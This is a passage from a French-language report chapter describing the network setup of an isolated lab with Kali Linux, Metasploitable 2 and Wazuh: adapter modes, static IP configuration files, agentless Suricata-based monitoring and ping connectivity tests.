


FIGURE 4.8 – Adaptateur 1 de Kali Linux configuré en réseau interne nommé intnet

Résumé de la configuration

Adaptateur	Type	Objectif principal
1	Réseau interne (intnet)	Permet la communication isolée entre Kali Linux, Metasploitable 2 et Wazuh

TABLE 4.2 – Configuration réseau de Kali Linu

4.3.2 Configuration réseau de Metasploitable 2

La machine Metasploitable 2, cible vulnérable dans notre laboratoire, est configurée avec deux interfaces réseau :

- Premier adaptateur en **Réseau interne** (Intnet), commun à toutes les machines virtuelles du laboratoire.
- Deuxième adaptateur en mode **NAT** pour permettre l'accès Internet sortant contrôlé.

Adaptateur 1 : Réseau interne (Intnet) Ce mode assure la communication entre Metasploitable 2, Kali Linux, et Wazuh dans un réseau isolé sécurisé.




FIGURE 4.9 – Adaptateur 1 de Metasploitable 2 configuré en réseau interne nommé intnet

Adaptateur 2 : Accès par pont Cette interface offre à Metasploitable 2 la capacité d'accéder à Internet, utile notamment pour les mises à jour ou téléchargements nécessaires durant le projet.




FIGURE 4.10 – Adaptateur 2 de Metasploitable 2 configuré en mode accès par pont

Résumé de la configuration

Adaptateur	Type	Objectif principal
1	Réseau interne (Intnet)	Communication isolée avec Kali Linux et Wazuh
2	Accès par pont	Accès Internet sécurisé et contrôlé

TABLE 4.3 – Résumé des adaptateurs réseau configurés pour Metasploitable 2

4.3.3 Configuration réseau de Wazuh

La machine Wazuh, qui assure la fonction de supervision et détection (IDS/ SIEM), est dotée de deux interfaces réseau :

- Premier adaptateur en mode **Bridged Adapter** (accès par pont) pour un accès direct au réseau local physique.
- Deuxième adaptateur en **Réseau interne** (Intnet), commun au réseau virtuel isolé.

Adaptateur 1 : Bridged Adapter Permet à Wazuh d’être accessible depuis le réseau local, notamment pour l’accès à son interface web depuis la machine hôte ou d’autres machines du réseau.




FIGURE 4.11 – Adaptateur 1 de Wazuh configuré en mode accès par pont

Adaptateur 2 : Réseau interne (Intnet) Assure la surveillance et la collecte du trafic interne généré entre Kali Linux et Metasploitable 2, dans un environnement sécurisé et isolé.




FIGURE 4.12 – Adaptateur 2 de Wazuh configuré en réseau interne nommé intnet

Résumé de la configuration

Adaptateur	Type	Objectif principal
1	Bridged Adapter	Accès direct à l'interface web de Wazuh depuis le réseau local
2	Réseau interne (Intnet)	Surveillance du trafic interne du laboratoire

TABLE 4.4 – Résumé des adaptateurs réseau configurés pour Wazuh

4.4 Attribution des adresses IP

L'attribution des adresses IP dans un environnement virtuel permet de structurer les communications réseau entre les différentes machines. Dans ce projet, les adresses IP ont été définies manuellement pour mieux contrôler les flux et assurer la détection par Wazuh. Deux types de réseaux ont été utilisés :

- Un réseau interne nommé **intnet** pour la communication entre les machines de test.
- Un réseau en mode **accès par pont** pour l'accès à Internet ou au réseau physique.

4.4.1 Plan d'adressage

Un plan d'adressage fixe a été attribué à chaque machine sur le réseau interne Intnet :

Machine	Interface	Adresse IP	Masque réseau
Kali Linux	eth0	192.168.100.11	255.255.255.0
Metasploitable 2	eth0	192.168.100.12	255.255.255.0
Wazuh	enp0s8	192.168.100.10	255.255.255.0

Cette attribution garantit la communication fluide et contrôlée entre les machines tout en maintenant l'isolation vis-à-vis du réseau externe.

4.4.2 Configuration IP de Kali Linux

Dans notre environnement virtuel, la machine Kali Linux a été configurée avec une adresse IP statique afin de garantir qu'elle conserve toujours la même adresse, même après un redémarrage ou une extinction de la machine. Cette approche permet d'éviter toute perte de temps liée à une reconfiguration manuelle ou à la recherche d'une nouvelle adresse IP à chaque utilisation.

On accède au fichier de configuration réseau `/etc/network/interfaces` en utilisant la commande suivante :

`sudo nano /etc/network/interfaces`

Ensuite, on le modifie comme suit :



FIGURE 4.13 – Modification du fichier de configuration réseau `/etc/network/interfaces`

- `auto eth0`
Indique que l'interface réseau `eth0` doit être activée automatiquement au démarrage du système.
- `iface eth0 inet static`
Définit que l'interface `eth0` utilise une configuration IP statique (et non DHCP).
- `address 192.168.100.11`
Spécifie l'adresse IP statique attribuée à l'interface.
- `netmask 255.255.255.0`
Définit le masque de sous-réseau associé à l'adresse IP.
- `gateway 192.168.100.1`
Indique l'adresse de la passerelle par défaut utilisée pour router le trafic hors du réseau local.

Après modification, la configuration a été appliquée avec la commande suivante :

`sudo systemctl restart networking`

Ainsi, Kali Linux garde toujours l'adresse `192.168.100.11`, ce qui facilite son utilisation dans le laboratoire sans risque de modification automatique par DHCP.

Finalement, pour vérifier l'attribution de l'adresse IP on utilise la commande :

`ip a`

```
(hind@kali)-[~]
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen
1000
    link/ether 08:00:27:34:f0:d5 brd ff:ff:ff:ff:ff:ff
    inet 192.168.100.11/24 brd 192.168.100.255 scope global eth0
        valid_lft forever preferred_lft forever
    inet6 fe80::a00:27ff:fe34:f0d5/64 scope link proto kernel_ll
        valid_lft forever preferred_lft forever

(hind@kali)-[~]
$
```

FIGURE 4.14 – Vérification de l'attribution de l'adresse IP à Kali linux

4.4.3 Configuration IP de Metasploitable 2

Dans notre environnement virtuel, Metasploitable 2 est configurée avec deux interfaces réseau répondant à des besoins distincts. L'interface principale utilise une adresse IP statique pour garantir une connexion stable avec les autres machines du laboratoire, tandis que la seconde interface utilise DHCP pour permettre un accès sécurisé au réseau externe via NAT.

Le fichier de configuration réseau `/etc/network/interfaces` a été modifié en exécutant la commande suivante :

`sudo nano /etc/network/interfaces`

Le contenu a été ajusté comme suit :

```
GNU nano 2.0.7      File: /etc/network/interfaces

# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

# The loopback network interface
auto lo
iface lo inet loopback

# The primary network interface
auto eth0
iface eth0 inet static
    address 192.168.100.12
    netmask 255.255.255.0
    gateway 192.168.100.1

auto eth1
iface eth1 inet dhcp

[ Read 16 lines ]
^G Get Help  ^O WriteOut  ^R Read File ^Y Prev Page ^K Cut Text   ^C Cur Pos
^X Exit      ^J Justify   ^W Where Is ^V Next Page ^U UnCut Text ^T To Spell
```

FIGURE 4.15 – Modification du fichier de configuration réseau `/etc/network/interfaces`

— `auto eth0`

Active automatiquement l'interface `eth0` au démarrage.

- `iface eth0 inet static`
Configure `eth0` avec une adresse IP statique.
- `address 192.168.100.12`
Adresse IP statique assignée à l'interface interne, assurant la communication isolée avec Kali Linux et Wazuh.
- `netmask 255.255.255.0`
Masque réseau associé.
- `gateway 192.168.100.1`
Passerelle par défaut, nécessaire pour router le trafic externe.
- `auto eth1`
Active automatiquement la deuxième interface `eth1`.
- `iface eth1 inet dhcp`
Configure `eth1` pour obtenir automatiquement une adresse IP via DHCP, ce qui permet un accès contrôlé à Internet via NAT.


Après modification, la configuration a été appliquée avec la commande :

`sudo /etc/init.d/networking restart`

Cette attribution statique permet de ne pas perdre de temps à reconfigurer l'adresse IP lors des redémarrages, ce qui est crucial pour la stabilité du laboratoire.

Pour vérifier la bonne attribution des adresses IP, la commande suivante est utilisée :

`ip a`



```
DHCPACK of 192.168.1.26 from 192.168.1.1
bound to 192.168.1.26 -- renewal in 36349 seconds.

msfadmin@metasploitable:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 08:00:27:91:30:b9 brd ff:ff:ff:ff:ff:ff
    inet 192.168.100.12/24 brd 192.168.100.255 scope global eth0
    inet6 fe80::a00:27ff:fe91:30b9/64 scope link
        valid_lft forever preferred_lft forever
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 08:00:27:df:4e:6b brd ff:ff:ff:ff:ff:ff
    inet 192.168.1.26/24 brd 192.168.1.255 scope global eth1
    inet6 fe80::a00:27ff:fedf:4e6b/64 scope link
        valid_lft forever preferred_lft forever
msfadmin@metasploitable:~$
msfadmin@metasploitable:~$
msfadmin@metasploitable:~$
msfadmin@metasploitable:~$
msfadmin@metasploitable:~$
msfadmin@metasploitable:~$
```

FIGURE 4.16 – Vérification des adresses IP attribuées à Metasploitable 2

4.4.4 Configuration IP de Wazuh

La machine Wazuh, jouant le rôle d'IDS dans notre laboratoire, est configurée avec une adresse IP statique afin d'assurer une communication stable avec Kali Linux et Metasploitable 2. Deux interfaces réseau sont utilisées :


- **enp0s3** (Accès par pont) : pour l'accès à l'interface web de Wazuh et l'administration depuis la machine hôte.

- **enp0s8** (Réseau interne lab1) : pour la communication avec les autres machines virtuelles.

Le fichier de configuration réseau `/etc/netplan/00-installer-config.yaml` a été modifié en exécutant la commande suivante :

`sudo nano /etc/netplan/00-installer-config.yaml`

Le contenu a été ajusté comme suit :

A screenshot of a terminal window with a black background. The title bar at the top shows "GNU nano 7.2" on the left and "/etc/netplan/00-installer-config.yaml" on the right. The terminal displays the following YAML configuration:

```
network:
  version: 2
  ethernet:
    enp0s3:
      dhcp4: yes
    enp0s8:
      dhcp4: no
      addresses: [192.168.100.10/24]
```

FIGURE 4.17 – Modification du fichier de configuration réseau
`/etc/netplan/00-installer-config.yaml`

Explication des paramètres :

- **version: 2**
Indique que la configuration utilise Netplan version 2.
- **enp0s3**
Première interface (accès par pont).
- **dhcp4: yes**
permet d'obtenir automatiquement une IP depuis le réseau local pour accéder à l'interface web Wazuh.
- **enp0s8**
Deuxième interface (réseau interne).
- **dhcp4: no**
désactive l'attribution automatique par DHCP.
- **addresses: [192.168.100.10/24]**
définit une IP statique avec masque /24 (255.255.255.0).
- **gateway4**
définit la passerelle par défaut. **nameservers** liste les serveurs DNS (Google DNS et Cloudflare).

Après modification, la configuration est appliquée avec :

`sudo netplan apply`

Pour vérifier l'attribution des adresses IP et l'état des interfaces :

`ip a`

```
wazuh@wazuh:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: enp0s3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:37:dc:71 brd ff:ff:ff:ff:ff:ff
    inet 192.168.1.21/24 metric 100 brd 192.168.1.255 scope global dynamic enp0s3
        valid_lft 85871sec preferred_lft 85871sec
    inet6 fe80::a00:27ff:fe97:dc71/64 scope link
        valid_lft forever preferred_lft forever
3: enp0s8: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:80:71:15 brd ff:ff:ff:ff:ff:ff
    inet 192.168.100.10/24 brd 192.168.100.255 scope global enp0s8
        valid_lft forever preferred_lft forever
    inet6 fe80::a00:27ff:fe80:7115/64 scope link
        valid_lft forever preferred_lft forever
wazuh@wazuh:~$
```

FIGURE 4.18 – Vérification de l'attribution IP sur Wazuh

4.5 Surveillance sans agent de Metasploitable 2

La machine Metasploitable 2 étant basée sur **Ubuntu 8.04**, un système obsolète, il n'est pas possible d'y déployer un agent Wazuh compatible.

Dans notre environnement, nous avons donc opté pour une **surveillance en mode sans agent**.

Cette approche consiste à détecter les événements liés à Metasploitable 2 **uniquement à travers le trafic réseau** qu'elle génère ou reçoit. La détection repose sur les éléments suivants :

- **Suricata** capture le trafic réseau échangé entre Kali Linux (machine attaquante) et Metasploitable 2 (machine cible).
- Les **alertes générées par Suricata** (fichiers journaux `/var/log/suricata/eve.json`) sont transmises au **Wazuh Manager**.
- **Wazuh** analyse ces logs afin d'identifier les **activités suspectes**, telles que des scans de ports, tentatives d'exploitation (*exploits*) ou communications malveillantes.

Cette méthode permet :

- De **superviser les activités** de Metasploitable 2 sans installer d'agent sur un système ancien et vulnérable.
- De **limiter les risques** liés à la modification du système cible.
- De **simuler un scénario réaliste** où un IDS détecte une machine compromise uniquement via son trafic réseau.


Ainsi, Metasploitable 2 est **surveillée de manière indirecte**, ce qui correspond à une configuration fréquente dans les environnements de détection d'intrusion.

4.6 Test de connectivité entre les machines virtuelles

Après la configuration réseau et l'attribution des adresses IP, il est essentiel de vérifier que toutes les machines peuvent communiquer entre elles. Pour ce faire, nous avons utilisé la commande `ping` afin de tester la connectivité réseau.

4.6.1 Test de connectivité entre Kali Linux et Metasploitable 2

Depuis la machine Kali Linux (192.168.100.11), nous avons effectué un `ping` vers l'adresse IP de Metasploitable 2 (192.168.100.12) :




```
hind@kali: ~  
File Actions Edit View Help  
(hind@kali)-[~]  
$ ping 192.168.100.12  
PING 192.168.100.12 (192.168.100.12) 56(84) bytes of data.  
64 bytes from 192.168.100.12: icmp_seq=1 ttl=64 time=4.36 ms  
64 bytes from 192.168.100.12: icmp_seq=2 ttl=64 time=1.37 ms  
64 bytes from 192.168.100.12: icmp_seq=3 ttl=64 time=0.402 ms  
64 bytes from 192.168.100.12: icmp_seq=4 ttl=64 time=1.54 ms  
64 bytes from 192.168.100.12: icmp_seq=5 ttl=64 time=1.81 ms  
64 bytes from 192.168.100.12: icmp_seq=6 ttl=64 time=0.708 ms  
64 bytes from 192.168.100.12: icmp_seq=7 ttl=64 time=1.38 ms  
^C  
— 192.168.100.12 ping statistics —  
7 packets transmitted, 7 received, 0% packet loss, time 6085ms  
rtt min/avg/max/mdev = 0.402/1.652/4.361/1.194 ms  
(hind@kali)-[~]  
$
```

FIGURE 4.19 – Test de connectivité de Kali Linux vers Metasploitable 2

Le retour positif des paquets ICMP confirme que la communication entre les deux machines est fonctionnelle.

4.6.2 Test de connectivité entre Kali Linux et Wazuh

De la même manière, un test `ping` a été effectué de Kali Linux vers Wazuh (192.168.100.10) :



```
hind@kali: ~  
File Actions Edit View Help  
(hind@kali)-[~]  
$ ping 192.168.100.10  
PING 192.168.100.10 (192.168.100.10) 56(84) bytes of data.  
64 bytes from 192.168.100.10: icmp_seq=1 ttl=64 time=19.6 ms  
64 bytes from 192.168.100.10: icmp_seq=2 ttl=64 time=0.907 ms  
64 bytes from 192.168.100.10: icmp_seq=3 ttl=64 time=0.395 ms  
64 bytes from 192.168.100.10: icmp_seq=4 ttl=64 time=0.455 ms  
64 bytes from 192.168.100.10: icmp_seq=5 ttl=64 time=0.722 ms  
64 bytes from 192.168.100.10: icmp_seq=6 ttl=64 time=0.486 ms  
^C  
— 192.168.100.10 ping statistics —  
6 packets transmitted, 6 received, 0% packet loss, time 5416ms  
rtt min/avg/max/mdev = 0.395/3.761/19.605/7.087 ms  
(hind@kali)-[~]  
$
```

FIGURE 4.20 – Test de connectivité de Kali Linux vers Wazuh

